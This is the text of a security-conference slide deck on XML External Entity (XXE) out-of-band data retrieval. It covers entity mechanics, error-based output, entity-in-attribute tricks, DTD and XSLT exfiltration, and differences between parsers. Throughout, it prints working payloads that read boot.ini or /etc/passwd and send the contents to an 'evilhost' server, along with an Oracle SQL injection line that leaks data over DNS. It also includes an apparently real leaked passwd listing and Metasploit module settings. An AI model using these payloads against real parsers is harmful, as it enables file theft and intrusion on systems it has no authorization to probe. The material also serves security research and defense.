



XML Out-Of-Band Data Retrieval

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Agenda

- XML Overview
- XML eXternal Entities
- Entities in attributes
- Out-Of-Band attack
 - DTD
 - XSLT
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XML OVERVIEW



XML overview

- Very popular
 - Serialization
 - SOA-architecture (OAuth)
 - Human-readable (needed to be)
- Many parsers/many options controlling behavior (over 9000)
- Many xml-extensions like XSLT, SOAP, XML schema



XML overview

- Many opportunities lead to many vulnerabilities:
 - Adobe (@agarri_fr, spasibo)
 - PostgreSQL (@d0znpp), PHP, Java



- Many hackers techniques



XML EXTERNAL ENTITY



XML entities

- Entities:
 - Predefined `< >`
 - General `<!ENTITY general "hello">`
 - Parameter `<!ENTITY % param "hello">`
- General and parameter entities may be:
 - Internal (defined in current DTD)
 - External (defined in external resource)




XXE impact

- Local file reading
- Intranet access
- Host-scan/Port-scan
- Remote Code Execution (not so often)
- Denial of Service

XXE techniques

- XML data output (basic)
- Error-based XXE
 - DTD (invalid/values type definition)
 - Schema validation
- Blind techniques
 - XSD values bruteforce (@d0znpp)



Error based output

- Schema validation In Xerces

parser error : Invalid URI: *:[file]*

I/O warning : failed to load external entity "*[file]*"

parser error : DOCTYPE improperly terminated

Warning: ******* *[file]* in ******* on line 11

```
<!DOCTYPE html[
```

```
<!ENTITY % foo SYSTEM "file:///c:/boot.ini">
```

```
%foo;]>
```

XML constraints

- XML validity/well-formedness

[VC: Attribute Default Value Syntactically Correct]	[VC: Notation Attributes]	[WFC: Entity Declared]
[VC: Attribute Value Type]	[VC: Notation Declared]	[WFC: External Subset]
[VC: Element Valid]	[VC: One ID per Element Type]	[WFC: In DTD]
[VC: Entity Declared]	[VC: One Notation Per Element Type]	[WFC: Legal Character]
[VC: Entity Name]	[VC: Proper Conditional Section/PE Nesting]	[WFC: No < in Attribute Values]
[VC: Enumeration]	[VC: Proper Declaration/PE Nesting]	[WFC: No External Entity References]
[VC: Fixed Attribute Default]	[VC: Proper Group/PE Nesting]	[WFC: No Recursion]
[VC: ID Attribute Default]	[VC: Required Attribute]	[WFC: PE Between Declarations]
[VC: IDREF]	[VC: Root Element Type]	[WFC: PEs in Internal Subset]
[VC: ID]	[VC: Standalone Document Declaration]	[WFC: Parsed Entity]
[VC: Name Token]	[VC: Unique Element Type Declaration]	[WFC: Unique Att Spec]
[VC: No Duplicate Tokens]	[VC: Unique Notation Name]	
[VC: No Duplicate Types]	[WFC: Element Type Match]	
[VC: No Notation on Empty Element]	[WFC: Entity Declared]	

Parameter entities resolve/validation algorithm

```
<?xml version="1.0" encoding="utf-8"?>  
<!DOCTYPE html [  
<!ENTITY % internal SYSTEM "local_file.xml">  
<!ENTITY % title "Hello, World!"> ]>  
<html>&title;</html>
```

```
local_file.xml:  
<!ENTITY title "Hello, World!">
```


XXE attacks restrictions

- XML parser reads only valid xml documents
 - No binary =(
 - (<http://www.w3.org/TR/REC-xml/#CharClasses>)
 - Malformed first string (no encoding attribute)
(Some parsers)
 - But we have wrappers!
- Resulting document should also be valid
 - No external entities in attributes



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ENTITIES IN ATTRIBUTES



System entities restrictions bypass within attributes

Well-formed constraint:

- No External Entity References
- So, this is not possible, right?

```
<!DOCTYPE root[  
    <ENTITY internal SYSTEM "file:///etc/passwd">  
]>  
<root attrib="&internal;"/>
```

System entities restrictions bypass within attributes

```
<?xml version="1.0" encoding="utf-8"?>  
<!DOCTYPE root [  
<!ENTITY % remote SYSTEM "http://evilhost/evil.xml">  
  
<!ENTITY internal '[boot loader] timeout ***'>  
  
<root attrib="&internal;" />
```

Evil.xml

```
<!ENTITY % payload SYSTEM "file:///c:/boot.ini">  
<!ENTITY % param1 "<!ENTITY internal '%payload;'">>
```


Pattern validation

```
<xs:restriction base="xs:string">  
  <xs:pattern value="&test;" />  
</xs:restriction>
```

— Значение "XXXXXXXXXXXXXXXX" не соответствует требуемому формату (регулярному выражению 'root:x:0:0:root:x:4:65534::bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www/irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh postfix:x:102:105:/var/spool/postfix:/bin/false sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin bind:x:104:114:bind:/var/lib/bind:/bin/sh specstat:x:1000:65534:/home/specstat:/bin/sh backa:x:1001:65534:/home/backa:/bin/sh haproxy:x:107:112:haproxy:/usr/sbin/haproxy:/bin/sh admin:x:1004:65534:/home/news-admin:/bin/sh review:x:1005:65534:/home/review:/bin/sh partnerdata:x:1006:65534:/home/partnerdata:/bin/sh dict-admin:x:1007:65534:/home/dict-admin:/bin/sh verba:x:1008:65534:/home/verba:/bin/sh messagebus:x:1009:65534:/home/mobile-app:/bin/sh wikiya2:x:1010:65534:/home/wikiya2:/bin/sh mf-verifier:x:1011:65534:/home/mf-verifier:/bin/sh subscription:x:1013:65534:/home/subscription:/bin/sh rabota:x:1014:65534:/home/rabota:/bin/sh health-plugin:x:1015:65534:/home/health-plugin:/bin/sh partner:/bin/bash crowbar:x:1018:65534:/home/crowbar:/bin/sh statd:x:112:65534:/var/lib/nfs:/bin/false mongod:x:113:65534:/usr/sbin/mongod:/bin/sh')



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OUT-OF-BAND ATTACK



XXE attacks restrictions

Server-side in general (except Adobe XXE SOP bypass)

CVE-ID	
CVE-2013-0624 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Adobe Reader and Acrobat 9.x before 9.5.3, 10.x before 10.1.5, and 11.x before 11.0.1 allow attackers to bypass intended access restrictions via unspecified vectors, a different vulnerability than CVE-2013-0622.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">• CONFIRM:http://www.adobe.com/support/security/bulletins/apsb13-02.html	
Status	
Candidate	This CVE Identifier has "Candidate" status and must be reviewed and accepted by the CVE Editorial Board before it can be updated to official "Entry" status on the CVE List. It may be modified or even rejected in the future.

XXE OOB

What do we want?



Get file contents!



How do we want it?



Without any direct output!



XXE OOB

What other OOB communication techniques are present?

DNS exfiltration via SQL Injection (@stamparm)

```
SQL Window - SELECT UTL_HTTP.REQUEST('http://|
SQL | Output | Statistics |
SELECT UTL_HTTP.REQUEST('http://|
(SELECT version FROM v$instance)
||'evilhost.com') FROM dual;
```

- UTL_HTTP.REQUEST
- xp_fileexist
- Dblink
- LOAD_FILE

```
2013-02-11 16:16:04,585:WARNING:DNS lookup: <Packet (50051, [<Question
(10.2.0.1.0. . . . .me <class 'dnstk.resources.AResource'> IN)>],
[], [], [])> from: ('ns2.mastertel.ru', [], [' . . . . .'])
root@ . . . :~/xml_exploit_v2# █
```



XXE OOB

```
<?xml version="1.0" encoding="utf-8"?>  
<!DOCTYPE root [  
<!ENTITY % remote SYSTEM "http://evilhost/evil.xml">  
%remote;  
<!ENTITY % trick SYSTEM 'http://evil/?%5Bboot%20'>  
%trick;]>
```

Evil.xml

```
<!ENTITY % payl SYSTEM "file:///c:/boot.ini">  
<!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://evil/?%payl;'>">
```

XXE OOB



PROFIT!

Parsing restrictions

- Beside restrictions of all entities there are also new ones
- “PEReferences forbidden in internal subset” (c) XML Specification
 - So we should be able to read some external resource (local or remote)
 - Wrappers

Parsing restrictions

- Quotes are blocking definition of entities
 - One should try single/double quotes when defining entity

```
<!ENTITY % int "<!ENTITY &#37; trick '[file content']">
```

- Space/new line/other whitespace symbols should not appear in URI
 - Wrappers again =)
 - Or not even needed

Vectors

- Depending on parser features – lack of DTD validation in main document doesn't mean lack of validation everywhere. Some possible clues:
 - External DTD or Internal DTD subset from external data
 - Parameter entities only
 - XSD Schema
 - XSLT template

Vectors

- `<!DOCTYPE root SYSTEM “...”>`
- `<!ENTITY external PUBLIC “some_text” “...”>`
- `<tag xsi:schemaLocation=“...”/>`
- `<tag xsi:noNamespaceSchemaLocation=“...”/>`
- `<xsi:include schemaLocation=“...”>`
- `<xsi:import schemaLocation=“...”>`
- `<?xml-stylesheet href=“...”?>`



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XSLT OUT-OF-BAND



XSLT OOB

- Controlling XSLT transformation template we can access some data from sensitive host:

```
<xsl:variable name="payload"  
  select="document('http://sensitive_host/',/)" />  
<xsl:variable name="combine"  
  select="concat('http://evilhost/', $payload)" />  
<xsl:variable name="result"  
  select="document($combine)" />
```

XSLT OOB

- Depending on available features we can:
 - Get non-xml data using “unparsed-text” function
 - Enumerate services/hosts with “*-available” functions
 - With substring() we can craft such DNS hostname, that will let us obtain some sensitive data via malicious DNS request to our server



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SUMMARY



XXE OOB Profit

- Server-side
 - Send file content over DNS/HTTP/HTTPs/Smb?
 - Without error/data output
- Client-side products
 - Nobody has ever tried to hack oneself ;)
 - Lots of products...

Parsers diff – MS with System.XML

- Pros:
 - URL-encodes query string for OOB technique
 - Saves all line feeds in attributes
- Cons:
 - Can't read XML files without encoding declaration (we can still read Web.config .NET)
 - No wrappers (except system-wide)

Parsers diff – Java Xerces

- Pros:
 - Can read directories!
 - Sends NTLM auth data
 - Different wrappers
- Cons:
 - Converts line feeds to spaces when inserting in attribute
 - Can't read multiline files with OOB technique

Parsers diff – libxml (PHP)

- Pros
 - Wrappers! (expect://, data://)
(<http://www.slideshare.net/phdays/on-secure-application-of-php-wrappers>)
 - Most liberal parsing ???
- Cons
 - Can't read big files by default (>8Kb)

Parsers diff

	MS System.XML	Java Xerces	Libxml (PHP)
External entity in attribute value	+	Line feeds are converted to spaces	+
OOB read multiline	+	-	+
OOB read big files	+	+	Option is often enabled
Directory listing	-	+	-
Validating schema location	-	+	-



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Tools

XXE OOB Exploitation Toolset for Automation

- DNS knocking
- Vectors set
- HTTP Server

Tools

Metasploit module (special thnx2 @vegoshin)

- Vector set and HTTP server provided to you in your MSF ;-)

Name	Current Setting	Required	Description
EXTSRVHOST	8.8.8.8	no	External server IP
EXTSRVPORT	53	no	External server port
FILE	/etc/passwd	no	File to read
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	8080	yes	The local port to listen on.
URIPATH	/	no	The URI to use for this expl



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Conclusions

- General ruination? ;-)
- Toolset
- New ideas for new vectors and applications



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